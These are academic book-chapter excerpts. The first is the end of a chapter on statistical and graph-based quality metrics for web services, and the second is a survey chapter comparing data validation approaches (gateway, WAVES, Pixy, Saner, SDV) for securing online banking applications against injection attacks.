Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Design and development of Web applications (Kastania and Zimeras, 2010)



Evaluation is close connected with quality of services. The quality measurement of services should be based on the product characteristics that contribute to user satisfaction and on the product functions that can be present or absent. In order to measure quality the user view, the developer view (models to assure the quality of the process, quality requirements for teleservices), the product view and the value-based view should be considered (Figure 2)

Figure 2. Web metric characteristics



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Very different measures are necessary for measuring the effectiveness of an information system. Related to the information systems effectiveness is the DeLone and McLean (1992) work. Cameron and Whetten (1983) have proposed a useful framework for selecting appropriate measures for future information systems research focused on organizational performance. Seddon et al. (1999) propose that the diversity of information systems effectiveness measures is to be encouraged.

This work introduced the reader to software metrics that are used to provide insight about different elements of information systems software. It presented internal metrics that can be applied prior to the release of the product to provide indications relating to quality characteristics, and external metrics applied after product delivery to give information about user perception of product quality (Dhyani, Keong and Bhowmick, 2002).

Software metrics can be used to measure various factors related to software product development. These factors include estimation, early detection and prevention of problems, product assessment, etc. Their utilization within a measurements framework in combination to the use of automated tools can aid towards development process control and higher quality software systems

From probabilistic point of view, in the Web graph properties could be apply random graph models considering the theory of random networks where statistical distributions could be explain the interactions between different elements. Also the time access for searching a website may be illustrated as a reliability probability process introducing the inter-access time probability density (time access probability of a document after its last access) (Dhyani, 2001).

BACKGROUND

Due to increasing development of internet connectivity, Web services provide a reflexible platform distributing information geographically to various directions. In the Web services architecture clients and services are connected via interfaces and locations of services.

One of the design goals for Web Services is to allow clients to share information and services each other in a simple way over the internet.


Web services are built over XML and their framework is divided into three areas (communication protocol, service description, and service discovery) and specifications are being developed for each one (Haddad et al. 2004): 1. The Simple Object Access Protocol (SOAP) (Gudgin et. al., 2000), which enables communication among Web Services, 2. The Universal Description, Discovery and Integration (UDDI) (Bellwood et. al., 2002), which is a registry of Web Services descriptions, 3. The Web Services Description Language (WSDL) (Christensen et. al., 2001), which provides a formal, computer-readable description of Web services. Web services collaboration relies on an interaction model where the different components, service provider, directory service, and service consumer ensures the following roles (Figure 3) (Boutrous-Saab et. al. 2006):

MAIN FOCUS OF THE CHAPTER

Performance is a key criterion in the design, procurement, and use of these web service systems. As such, the goal of systems engineers, scientists, analysts, and users is to get the highest performance for a given cost. To achieve that goal, systems professionals need, at least, a basic knowledge of performance evalua-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Interaction between different components (Boutrous-Saab et. al. 2006)



tion terminology and techniques. Anyone associated with information systems should be able to state the performance requirements of their systems and should be able to compare different alternatives to find the one that best meets their requirements. The evaluation is applied when designer wants to compare a number of alternative designs and find the best design. It is required when a system administrator wants to compare a number of systems and wants to decide which system is best for a given set of applications. Even if there are no alternatives, performance evaluation of the current system helps in determining how well it is performing and whether any improvements need to be made. Unfortunately, the types of applications are so numerous that it is not possible to have a standard measure of performance, a standard measurement environment (application), or a standard technique for all cases.

As the variety of web services applications (websites) increases, it gets more important to have a set of evaluation criteria that should meet three requirements.

First, we need evaluation criteria that have strong theoretical backgrounds so that we can be sure that they are comprehensive and that they do not miss any important aspects of the usability of websites.

Second, we need empirical validation for the evaluation criteria in order to be sure that they are relevant to what they intended to, and they produce a reliable result regarding the outcomes of the websites.

Evaluation of a system's performance and user satisfaction are important for the information's extraction about the availability and connectivity between different sources under similar tasks (business trust). Evaluation models are used to understand users' needs and identify important dimensions and factors in the development of systems in order to overcome problematic behave of the system performance (Schumaker and Chen, 2007; Schumaker et. al., 2007; Schumaker et. al. 2007; Wacholder et. al., 2007; Yu et. al., 2007). Evaluation of information systems can focus on a variety of technical properties, including data transmission speed or bandwidth, data quality (e.g., resolution), system functions and features, ease of use, reliability, and service or maintenance requirements. Technical properties such as bandwidth and resolution are steadily improving, while the costs to achieve given levels of technical performance are decreasing. Modelling all the previous technical properties, a SERVQUAL type model could be introduced for the quality evaluation of the Web services. Customer satisfaction is considered as a multifunctional (dimensional) construct which has been described by three main dimensions (which they defined the service quality of the systems): 1. Satisfactory interactions with personnel, 2. Satisfaction with the product, 3. Satisfaction with the organisation. For the system evaluation performance the most common approach is the construction of a target questionnaire which measures the quality characteristics of the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

systems. Criteria based on the user's response could be introduced (Javeau, 1992): 1. The capability of the user, 2. The understand ability of the user, 3. The honesty of the user, 4. The reliability of the user. In order to analyse the opinions via the questionnaires results an evaluation statistical measure must be introduced where the form C_jO_i measures the opinion of a single user i based on a quality characteristic j with form (Rigou et. al., 2007):

$$C_jO_i = \frac{\sum_{k=1}^{m} Q_k V_k}{\sum_{k=1}^{m} Q_k}$$

where m is the number of questions, Q_k is the weight given to the question k and V_k is the value of the response of the selected user.

Also the opinion of a single user i, is measured by the form O_i with (Rigou et. al., 2007):

$$O_i = \frac{\sum_{j=1}^{n} (C_j * C_jO_i)}{\sum_{j=1}^{n} C_j}$$

where n is the number of different characteristics for measure, C_j is the weight of the characteristic j and C_jO_i is the opinion of a single user i based on a quality characteristic j.

Web metrics is a quality measure for measuring the efficiency of the important parts of the Web services. Technical properties like

- Data transmission speed or bandwidth.
- Data quality (e.g., resolution.)
- System functions and features.
- Ease of use, reliability.
- Service or maintenance requirements.

could be used as important web metrics to evaluate the Web service SERQUAL model. Also Web graph structure could be introduced and analysed to specify the connections between the various parts of the Web service application. From probabilistic point of view, in the Web graph properties could be apply random graph models considering the theory of random networks where statistical distributions could be explain the interactions between different elements. Also the time access for searching a website may be illustrated as a reliability probability process introducing the inter-access time probability density (time access probability of a document after its last access) (Dhyani, 2001).

The random graph modelling is applied when a large amount of data (here the Web services information) must be evaluated via the connectivity between nodes (elements). This is the simplest connectivity model introduced by Barabasi et. al., (1999) where introducing a fixed graph with N connections (ver-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tices) by p-probability. The probability P(k) for vertices (v) with k-edges (Erdos-Renyi random graph) follows the Poisson distribution with (when N>λκ)

$$P\left(k\right) = \frac{1}{k!} e^{-\lambda} \lambda^{k}$$

and mean λ with

$$\lambda = N \begin{pmatrix} N-1 \\ k \end{pmatrix} p^{k} \left(1-p\right)^{N-1-k}$$

The expectation of the local clustering clustering coefficient is p. The local clustering coefficient is defined as

$$local - cluster(v) = \frac{pair - of - neighbours(v) - connected - by - edges}{total - pair(v)}$$


Evaluation of the parameters for the Erdos-Renyi random graph based on the probability P(k) could be considered using Monte Carlo Markov Chains techniques like Metropolis algorithm. Metropolis algorithm is a sampling technique where the main goal is to construct an aperiodic, irreducible Markov chain tending to a desired stationary distribution (where in our case is the P(k)). The algorithm is constructed by two steps:

1. A symmetric proposal process: the probability to move from state Ei to state Ej is equal to the probability to move from state Ej to state Ei (pij = pji).
2. Acceptance of a move with probability min(1, Pr(Ej)/Pr(Ei)) or min(1, P(kj)/P(ki))

The algorithm works like this:

The probability of moving to state Ej from state Ei is the product of the transition probability from Ei to Ej and the probability of accepting a move from Ei to Ej or

Figure 4. (a) Random graph; (b) Clustered random graph



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$q(kj \mid ki) = pij \cdot \min(1, P(kj)/P(ki))$

The impact factor of a web site introduces a statistical measure for the estimation of the site significance based on the information. If the influence of the j site is defined as w_j and the connection strength between the site i and site j is defined as S_{ij}, then the influence of the site j is given by:

$$w_j = \sum_i w_i S_{ij}$$

Instead of evaluating the web sites considering graphical models, an alternatively proposed way is the use of Principal Components Analysis (PCA), where m web sites provide the same characteristics (similar information), which described by a quality of service (QoS) matrix Q with

$$Q = \begin{bmatrix} q_{11} & q_{12} & q_{1m} \\ q_{21} & q_{22} & q_{2m} \\ \\ q_{m1} & q_{m2} & q_{mm} \end{bmatrix}$$

and scores $\sum_{i=1}^{m} w_i q_{ij}$ where w_{ij} is the weight metrics. For the PCA calculation, the Q matrix must be standardised with elements $ST_i = \frac{q_i - E(q_i)}{\sqrt{\mathrm{var}(q_i)}}$, then the calculation of the correlation matrix R is taking place with elements $r_{ij} = \frac{1}{m}\sum_{k=1}^{m} st_{ki} * st_{kj}$ with i=1,2,...,m and j=1,2,...,n. Finally the eigenvalues of the correlation matrix $|R-\lambda I|=0$ can be computed and the k-th principal component is given by $P_k = \sum_{j=1}^{n} \lambda_{jk} ST_j$ (Haibo et. al. 2007).

CONCLUSION

During the last years, the use of the web services (especially the web sites) involves the sharing vital information between different sources which they are located in various geographical sites.

The use of these services introduces the investigation of the performance of them leading us to the definition of the quality of the services (QoS). Performance of the evaluation could be achieved by introducing statistical measures based on the questionnaires of the users opinions.

Evaluation of the quality of the web services includes the introduction of web metrics, measures that are check the performance of specific parts of the system for example data transmission speed or bandwidth. For the implementation of the web metrics application of random graph models is taking place where statistical distributions could be explain the interactions between different elements (Dhyani, 2001).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Kastania, A., & Zimeras, S. (2010). Web-based applications in healthcare and biomedicine. *Annals of Information Systems*, *7*, 157–166. doi:10.1007/978-1-4419-1274-9_10

Dhyani, D. (2001). *Measuring the web: Metrics, models and methods*. (Master Thesis). Singapore: School of Computer Engineering, Nanyang Technological University.

Dhyani, D., Keong, W., & Bhowmick, S. (2002). A survey of Web metrics. *ACM Computing Surveys*, *34*(4), 469–503. doi:10.1145/592642.592645

DeLone, W. H., & McLean, E. R. (1992). Information systems success: The quest for the dependent variable. *Information Systems Research*, *3*(1), 60–95. doi:10.1287/isre.3.1.60

Seddon, P.B., Staples, D.S., Patnayakuni, R., & Bowtell, M.J. (1999). The dimensions of information systems success. *Communications of the Association for Information Systems, 2*, 20. Cameron, K.S., & Whetten, D.A. (1983). *Organizational effectiveness: A comparison of multiple models*. Academic Press.

Haddad, S., Melliti, T., Moreaux, P., & Rampacek, S. (2004). Modelling web services interoperability. In *Proceedings of the 6th Int. Conf. on Entreprise Information Systems* (ICEI04), (pp. 14–17). ICEI.

Gudgin, M., Hadley, M., Mendelsohn, N., Moreau, J., & Nielsen, H. (2000). *Simple object access protocol (SOAP)* (Technical Report). World Wide Web Consortium. Retrieved from http://www.w3.org/TR/SOAP/

Bellwood, T., Clment, L., & von Riegen, C. (2002). *Universal description, discovery and integration* (Technical Report). OASIS UDDI Specification Technical Committee. Retrieved from http://www.oasisopen.org/cover/uddi.html

Christensen, E., Curbera, F., Meredith, G., & Weerawarana, S. (2001). *Web services description language (WSDL) 1.1* (Technical Report). World Wide Web Consortium. Retrieved from http://www.w3.org/TR/wsdl

Boutrous-Saab, C., Melliti, T., & Mokdad, L. (2006). Performance evaluation for mobile access to composite web services. In *Proceedings of AICT/ICIW* (pp. 154-159). AICT/ICIW.

Schumaker, R. P., & Chen, H. (2007). Leveraging question answer technology to address terrorism inquiry. *Decision Support Systems*, *43*, 1419–1430. doi:10.1016/j.dss.2006.04.007

Schumaker, R. P., Ginsburg, M., Chen, H. C., & Liu, Y. (2007). An evaluation of the chat and knowledge delivery components of a low-level dialog system: The AZ-ALICE experiment. *Decision Support Systems*, *42*, 2236–2246. doi:10.1016/j.dss.2006.07.001

Schumaker, R. P., Liu, Y., Ginsburg, M., & Chen, H. C. (2007). Evaluating the efficacy of - A terrorism question/answer system. *Communications of the ACM*, *50*, 74–80. doi:10.1145/1272516.1272517

Wacholder, N., Kelly, D., Kantor, P., Rittman, R., Sun, Y., & Bai, B. et al. (2007). A model for quantitative evaluation of an end-to-end question-answering system. *Journal of the American Society for Information Science and Technology*, *58*, 1082–1099. doi:10.1002/asi.20560

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Yu, H., Lee, M., Kaufman, D., Ely, J., Osheroff, J. A., Hripcsak, G., & Cimino, J. (2007). Development, implementation, and a cognitive evaluation of a definitional question answering system for physicians. *Journal of Biomedical Informatics*, *40*, 236–251. doi:10.1016/j.jbi.2007.03.002 PMID:17462961

Javeau, C. (1992). L' enquete par questionnaire: Manuel a l'usage du praticien. Bruxelles: Ed. de L' Universite de Bruxelles.

Barabasi, A., Albert, R., & Jeong, A. (1999). Mean field theory for scale free random networks. *Physica A*, *272*, 173–187. doi:10.1016/S0378-4371(99)00291-5

Gao, H., Hong, W., Cui, J., & Xu, Y. (2007). Optimization of principal component analysis in feature extraction. In *Proceedings of the 2007 IEEE International Conference on Mechatronics and Automation*. Harbin, China: IEEE.

Rigou, M., Sirmakessis, S., Stavrinoudis, D., & Xenos, M. (2007). Tools and methods for supporting e-learning communities and their evaluation. In *User-centered design of online learning communities*. Hershey, PA: IGI Global.

KEY TERMS AND DEFINITIONS

Evaluation Models: It is the proposed models that are used to model the effectiveness of the web metrics.

Probabilistic Models: Stochastic models which can be expressed by using probabilistic techniques like Bayesian analysis. Estimation of the models could be achieved by applying Monte Carlo Markov Chains (MCMC) techniques.

Web Graphs: The term describes the connections of the different levels of the web services using graph theory analysis.

Web Metrics: The term web metrics describes a propose measures that used to evaluate the effectiveness of the web service product (web applications, web pages).

Web Services: The term *Web services* describes a standardized way of integrating Web-based applications using the XML, SOAP, WSDL and UDDI open standards over an Internet protocol backbone.

This research was previously published in Evaluating Websites and Web Services edited by Denis Yannacopoulos, Panagiotis Manolitzas, Nikolaos Matsatsinis, and Evangelos Grigoroudis, pages 288-294, copyright year 2014 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 54
Analysis of Data Validation Techniques for Online Banking Services

Shadi A Aljawarneh
Jordan University of Science and Technology, Jordan

ABSTRACT

The insufficient preparation for the information and communication technologies revolution led to few offering online transaction platforms, information security features, and credit facilities. One of the security concerns is a lack of data validation. Data that is not validated or not properly validated is the main issue for serious security vulnerabilities affecting online banking applications. In this chapter, the influences of security issues on world banks will be discussed. A number of data validation methods will be also reviewed to date to provide a systematic summary to banking environment. Based on the advantages and disadvantages of each method, the IT developer will decide which is best suited to develop the systematic online banking application. From this analysis, a global view of the current and future tendencies of data validation will be obtained and therefore provision of possible recommendations for solving the security and privacy issues for the online banking services.

BACKGROUND

The rate of successful act of bypassing protection mechanisms and gaining access to computer system is sharply increased. Good examples can be found in Saudi Arabia, the United Arab Emirates, Lebanon, and Jordan. Above 20% of banks operating in the North Africa and Western Aisa, offer online services, from simple banking facilities to payment schemes (Ben-Jadeed & Molina, 2004). For instance, Lebanese banks now offer online services by moving some documentary credit procedures online to facilitate and guarantee e-commerce procedures (Aljawarneh et al, 2014).

The recent online banking facilities have not yet found their way to Libyan banking. Amongst the Arab nations, Libya has the finest reputation in the bankers but the worst banking services (Libyan investment, 2007). Essential electronic banking services, such as ATMs and mobile banking are limited

DOI: 10.4018/978-1-5225-3422-8.ch054

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

unless in some commercial banks. Most Libyan banks are still using manual banking techniques to carry out their services. It seems that there is no good networking among Libyan banks and their branches due to poor IT infrastructure. Consequently, security measures are not up to the standard required in the Libyan banking industry. There is a great concern about security issues that regulate e-banking activities in Libya, such as potential fraudulent activities, errors in conducting customer transactions, in addition to the lack of security measures such as e-laws and legislation (Abukhzam & Lee, 2010).

The United Arab Emirates Central Bank has adopted Secure Sockets Layer (SSL), Public Key Infrastructure (PKI), and smart card technology to activate online banking, and payment gateways that are being implemented by some of the large national players (Dutta & Coury, 2003).

However, because of information security concerns, most Small and Medium Enterprises (SMEs) in the Arab world ((refers to Arabic-speaking states and populations in North Africa and Western Asia) depend on conventional interactions and have not moved their operations online. Almost all of Arab banks websites are still informational without any online interaction among their customers. With little training and poor levels of awareness, SMEs do not take benefits from online accessing to new markets and inter-Arab trade potential (Dutta & Coury, 2003), for example as in Egypt and the western region of North Africa including five countries: Morocco, Algeria, Tunisia, Libya, and Mauritania. As a result, the insufficient preparation for the Information and communication technologies (ICT) revolution led to few offer transaction platforms, security features, and credit facilities for SMEs to motivate access technology.

For example, generally speaking, the major drawback of e-commerce in Libya is the lack of security, which scared people to use the Internet. Web applications need to be secured and people should be educated regarding security issues (Hamed, 2010).

The several banks (such as Citibank, HSBC, Lloyds TSB, National Bank of Abu Dhabi and Emirates NBD) across the United Arab Emirates are currently fighting to restore lost confidence in its online banking system after criminals used counterfeit credit cards to withdraw large quantities of funds from cash machines. Losses are expected to be several million dollars. This estimation of increase is expected to continue (Internet Security.ca, 2011).

In this chapter, we will focus on the main security issue which is the lack of data validation. Data that is not validated or not properly validated is the main issue for serious security vulnerabilities affecting online banking applications.

Therefore, the banks that have a web presence are increasingly worried for their reputations if the web system is subverted. This is because current security tools may not prevent the web system vulnerabilities. For example, with 4,396 new vulnerabilities disclosed in first half of 2010, total vulnerability count increased nearly 36% over the first half of previous year. This trend of increase is expected to continue (IBM, 2010).

Because inadequate data validation is a challenge, the Open Web Application Security Project (OWASP) mentioned the top ten security vulnerabilities effecting web. Several security issues in applications are caused by inadequate input validation including:

- Parameter manipulation, and therefore subversion of logic or security controls.
- Code injection, such as Cross Site Scripting, Structured Query Language (SQL) (MySQL, n. d.) Injection and Operating System command injection attacks (OWASP – 4 and 6).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Legacy C/C++ vulnerability classes, such as buffer overflows, integer wrap and format string vulnerabilities.

It should be noted that the ad-hoc security products such as firewall and Anti-virus are not sufficient to solve this problem because fundamentally they are designed to provide protection at the host and network levels. Therefore, they are useless if any malicious script or listener is already installed on a server behind them because they do not prevent the installation of scripts at the application level (Aljawarneh, Alkhateeb, & Al Maghayreh, 2010).

Previously, the security developers claim that an adversary could only be on the outside. Currently, with mobile environment, an attack might originate from the inside as well, where a firewall can offer no protection (Aljawarneh, 2011a).

As a consequence of these improvements, several solutions have appeared to provide data validation in online banking applications. The present chapter presents a survey of the different technologies that have appeared over the recent years to provide data validation. The survey describes them and analyzes them from the security point of view. Thus, this survey will allow us to know what the most mature tools and systems are and develop non-repudiation-based applications or services to the commerce. Furthermore, the survey allows the developer of security solutions to decide, based on the advantages and disadvantages of each solution, which is best suited to develop his/her online banking application. This analysis is summed up at the end of the chapter where we compare the different solutions.

MAIN FOCUS OF THIS STUDY

In an application security, data validation is the process of ensuring that a web application operates on clean, correct and meaningful data (Mocean, 2007). It uses validation rules that check for correctness, meaningfulness, and security of data that are input to the online banking system. The rules may be deployed through the automated validation facilities of a data dictionary, or by the inclusion of explicit program validation logic.There are two key approaches of data validation:

1. Data should be checked in the data model, where the validation rules have maximum scope for interpreting the context; and
2. Escaping of harmful meta-characters should be performed just before the data is processed, typically in the data access components.

Criminals might be able to manipulate the SQL query and modify with data, retrieve banking database information or control of the banking database server by embedding characters that have special meaning or special commands to database. Thus, the key issue in this chapter is that a user input might be invalidated on a bank server that processes SQL queries. Many web developers rely on client-side validation to protect against escape characters being entered by customers (Lam et al., 2008), (Brabrand et al., 2002). For example, most banks adopt the client-side data validation for protection purposes.

Another penetration method is a script manipulation. A criminal removes the client-side data validation modules from a web browser to submit illegal data to a bank's web server. A web server accepts the request and then the data is saved in a backend database (Offutt et al., 2004).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In attempt to solve the poor data validation in the online banking applications, important step should be taken to ensure that the online banking application processes data in a secure manner. A number of approaches can be adopted when implementing data validation mechanisms within an application each of which has its own advantages and disadvantages.

Al-Nakib (Al-Nakib, 2007) clarified that the Arab Bank (AB) faces the largest risk which is the automation validation. Therefore, officers need enhanced IT solutions and software which are based on their policies, procedures and services to help their customers reach compliance.

Preservation of information is one of the most important and rapidly changing fundamental roles of the ICT banks (Al-Nakib, 2007). Therefore, ICT banks are required to support the research in information security area because the regulations of cyber-crimes are not properly activated. Indeed, three key challenges should be taken into account in order to preserve customer information (B. Al-Nakib, 2007):

1. Ensuring the quality, and integrity of digital information;
2. Bridging and connecting business worlds, disciplines, and paradigms for knowing and understanding; and
3. Archiving digital data in virtual world.

Another challenge is the clients of ICT banks, which are required by law to have policies, practices, and procedures in place to protect the privacy of the data they store, process, and transmit.

One of the applications in the client's portfolio transmits private data across the Internet. An organization engages to help them meet appropriate security and validation measures ensuring that only authorized users could access private data. Therefore, the assessment primarily consists of the following activities:

- Checking the ICT application environment for any sever-level vulnerabilities.
- Ensuring roles and privilege levels were respected.
- Evaluating use of cryptography for data at rest and in transit.
- Validating user input for malicious data that could result in loss of integrity or confidentiality of data.

DISCUSSION AND SOLUTIONS

In this section, we present the recent approaches that attempt to address the lack of data validation.

The current approaches include application-level gateway approach, WAVES approach, Pixy, Saner and Semantic Data Validation (SDV). Therefore, the administrators of ICT banks can adopt and use one of those approaches to minimize the security issues that facing the customers and banks. Note that we deeply describe the technical operations and components for each approach in order to ease the understanding for each approach process.

Scott and Sharp (Scott & Sharp, 2003) proposed a gateway model which is an application-level firewall on a server for checking invalid user inputs and detecting malicious script (e.g. SQL injection attack and cross-site scripting attack). They developed a security policy description language (SPDL) based on XML to describe a set of validation constraints and transformation rules. This language is translated into code by a policy compiler, which sent to a security gateway on a server. The gateway analyzes the request and augments it with a Message Authentication Code (MAC)[1].

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

However, the policies of validation constraints and transformation rules are enforced manually and need an engineer to write and check them by hand. Further limitations of this approach are that it is difficult to define all the policies and rules of a legacy web application for every single data entry point, URL entry, and cookie unit because these can consist of complex structures of multiple programming languages and imported binary components with little or no documentation. Therefore, it is not practical for a web administrator or publisher to be familiar with all of data entry points for existing web applications.

Offutt et al. (Offutt, Wu, Du et al., 2004) used behavior monitoring to detect malicious content before it reaches users. They have developed WAVES (Web application security assessment system) that performs behavior stimulation to induce malicious behavior in the monitored components.

Offutt et al. (Offutt, Wu, Du et al., 2004) were the first who attempt to address data validation issue in the context of PHP (n. d.) applications. They used a lattice-based analysis algorithm derived from type systems and type-state systems. The type of analysis in this algorithm is static analysis. WAVES approach is targeted for mitigating threats to web application at the server-side.

Jovanovic et al. (Jovanovic et al, 2006) developed Pixy, which is the first open source tool for statically detecting XSS vulnerabilities in PHP code by means of data follow analysis, which is based on a static analysis technique. They adopted PHP as target language since it is commonly used for developing web applications (Andreessen, 2005) and a substantial number of security advisories refer to PHP programs. Although the Pixy is aimed at the detection of XSS vulnerabilities, it can be equally applied to other taint-style vulnerabilities such as SQL injection or command injection.

However, Pixy does not support object-oriented features of PHP. Each use of object member variables and methods is treated in an optimistic way, meaning that malicious data can never arise from such constructs. Further limitation is that they have focused on the problem of identifying vulnerabilities, in which external input is used without any prior sanitization (e.g. a particular type of input validation). It should be noted that a sanitization is performed to remove possibly malicious elements from the user input. These vulnerability detectors are typically based on data flow analysis that tracks the flow of information from the inputs of application's (called sources) to points in the program that represent security-relevant operations (called sinks). However, the assumption of this approach is that if a sanitization operation is performed on all paths from sources to sinks, then the application is secure.

Balzarotti et al (Balzarotti, 2008) presented approach to the analysis of the sanitization. They combine static and dynamic analysis techniques to identify faulty sanitization procedures that can be bypassed by the criminal. This approach is implemented as a tool, called Saner, and applied on a number of real-world web applications.

The static analysis technique has been described, in Balzarotti et al's approach, to characterize the sanitization process by modeling the way in which a web application processes input values. This permits us to define the cases where the sanitization is incorrect or incomplete. Furthermore, they introduced a dynamic analysis technique that is able to reconstruct the code that is responsible for the sanitization of application inputs, and then execute this code on malicious inputs to identify faulty sanitization procedures.

Aljawarneh, Alkhateeb, & Al Maghayreh (2010) developed a Semantic Data Validation (SDV) service to stop the security vulnerabilities at the application level and to secure the web system such as online banking system even when the input validation modules are bypassed. The SDV architecture consists of the following components: RDFa annotation for elements of web pages, interceptor, RDF extractor, RDF parser, and data validator.

The developed SDV service has a number of advantages over other existing solutions such as (i) the SDV is the first solution that provides a semantic component to process the data validation, (ii) the solu-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tion has intercepting interface to manage all HTTP requests and responses and (iii) it does not require modifications to existing web application (banking) architectures.

The most important comparison criterion between different input validation solutions is whether the web application vulnerabilities can be prevented without modification on the structure of the existing web applications. In order to satisfy this criterion, we have to employ other criteria such as:

1. The solution should be based on dynamic analysis for every HTTP request and HTTP response from/to a web server and a client.
2. The solution should take into account the client and server validation routines for every (X)HTML form hosted on a web server.
3. The solution should protect the dynamic web pages that are generated on the fly.
4. The solution should be based on semantic technologies to meet the existing web application requirements rather than syntax technologies.
5. The solution should ensure the survivability of a web system in case of any illegal operation on a backend database using provision of a recovery.

Generally, in this section we have compared the above mentioned data validation solutions from several points of view: based on type of data, technologies implied, and features supported. As shown in Table 1, we have classified the current solutions in relations to the type of data that can be solved. All current solution supports static data validation either on the client side or server side.

As shown in Table 1, the SDV is the only solution which is able to address the validation of dynamic data. The dynamic data that generated on the fly is a real-time issue because the generation of dynamic data depends on user interaction. This means that different user information leads to different generated web content. Note that it is very difficult to automatically and even manually analyze the requested page of dynamic data before processing on a web server. The dynamic data of server programming languages needs to be processed on a web server before returning the response to a web browser. The SDV uses the RDFa annotation for analyzing the elements of the web page and this makes the data validation possible for dynamic data.

As illustration in Table 2, the solutions are classified according to the features. Saner and SDV only are the solutions that use the static analysis and dynamic analysis. Using client-side data validation could cause code transparency. This means that the code can be viewed on a web browser, and hence, this could be vulnerable to security risks on web system.

From point of view, we recommend that these validation modules should be operated on the client and server because if the client validation modules are subverted, the server validation modules can still work. Some developers suppose that if user information has been properly validated, the static data will be secure. However, malicious code might be installed on a server either inside or outside the organization. Furthermore, as seen above, the data validation modules can be bypassed.

Another point is that even if the client validation modules are enhanced by an encryption approach, the data can be bypassed, because moving the encryption to a client-side is vulnerable to security risks. The encryption can be exposed through applying penetration strategies such as reverse engineering techniques.

After this analysis, the ICT banks should acquire the knowledge about the data validation issues and the suggested approaches, strengths, weaknesses and limitations. In addition, the suggested recommendations could raise the integrity and security of the online banking.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Type of data-based comparison

Solutions	Type of Data			
	Static User Data	Dynamic Data	Cookies	Session Values
Client-side validation	X			
Server-side validation	X			
Double checking validation	X			
Application-Level Gateway	X		X	X
WAVES	X			
Pixy	X			
Saner	X			
SDV	X	X		

Table 2. Features-based comparison

Solutions	Feature				
	Online	Free Browsers	Static Analysis	Dynamic analysis	Code Transparency
Client-side validation	X	X			X
Server-side validation	X	X			
Double checking validation	X	X			X
Application-Level Gateway	X	X			X
WAVES			X		n/a
Pixy			X		n/a
Saner			X	X	n/a
SDV	X	X		X	

CONCLUSION AND FUTURE WORK

In this chapter, the effects of security issues on ICT banks were discussed. We have attempted to introduce a systematic summary to banking environment in the world. As mentioned in the analysis, a significant challenge that facing the ICT banks, including the customers of ICT banks require by law to have policies, practices, and procedures in place to protect the privacy of the data it stores, processes, and transmits. It should be noted that the law of cyber crimes is not activated in the world and this might give bad impression for using the online banking services, and customers will be worried about their data and money.

Therefore, we have presented the recent approaches that can minimize or prevent the security vulnerabilities in the ICT banks that come from the lack of data validation. Based on the advantages and disadvantages of each approach, IT developer then could decide which is best suited to develop a systematic online banking application.

To overcome such challenges, the collaboration among the countries in this area, is needed. This can take place by holding a number of forums, conferences and workshops. For example, the Jordan ICT Forum2 with different years (2003, 2004, 2006, etc.) discussed the information security track and

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

other related issues, network, and established business ties and contacts. During these forums, Jordan presented its plans to develop its ICT industry to the audience, and solicited feedback and input. The Jordan ICT Forum 2006 presented the future of information and communication technologies and their impact on business and society, brought together global analysts and decision makers to uncover the latest in technologies. Moreover, the forum discussed the impact of the most important ICT trends and ideas affecting enterprises. The outcome of the forum had a number of recommendations need to be implemented to convert Jordanian ICT companies from "users of existing technologies" into creators of "new technologies", especially in information security area (Jordan ICT Forum 2006, 2006).

REFERENCES

Abukhzam, M., & Lee, A. (2010). Factors Affecting Bank Staff Attitude Towards E-Banking Adoption In Libya. *EJISDC*, *42*(2), 1–15.

Al-Nakib, B. (2007). Challenges Facing Compliance Occupation. Retrieved from http://74.125.77.132/search?q=cache:t63v4nSO55cJ:www.uabonline.org/event/event-presentationdownload.php%3Fid%3D162%26eventid%3D58+the+CHALLENGES+FACING+THE+ORGANIZATION+by+using+data+or+input+validation&cd=8&hl=en&ct=clnk&gl=jo

Alhaj, A., Aljawarneh, S., Masadeh, S., & Abu-Taieh, E. (2013). A Secure Data Transmission Mechanism for Cloud Outsourced Data. *International Journal of Cloud Applications and Computing*, *3*(1), 34–43. doi:10.4018/ijcac.2013010104

Aljawarneh, S. (2011a). Cloud security engineering: Avoiding security threats the right way. *International Journal of Cloud Applications and Computing*, *1*(2), 64–70. doi:10.4018/ijcac.2011040105

Aljawarneh, S. (2011b). A web engineering security methodology for e-learning systems. *Network Security*, *2011*(3), 12–15. doi:10.1016/S1353-4858(11)70026-5

Aljawarneh, S., Al-Rousan, T., Maatuk, A. M., & Akour, M. (2014). Usage of data validation techniques in online banking: A perspective and case study. *Security Journal*, *27*(1), 27–35. doi:10.1057/sj.2012.10

Aljawarneh, S., Alkhateeb, F., & Al Maghayreh, E. (2010). A semantic data validation service for web applications. *Journal of Theoretical and Applied Electronic Commerce Research*, *5*(1), 39–55. doi:10.4067/S0718-18762010000100005

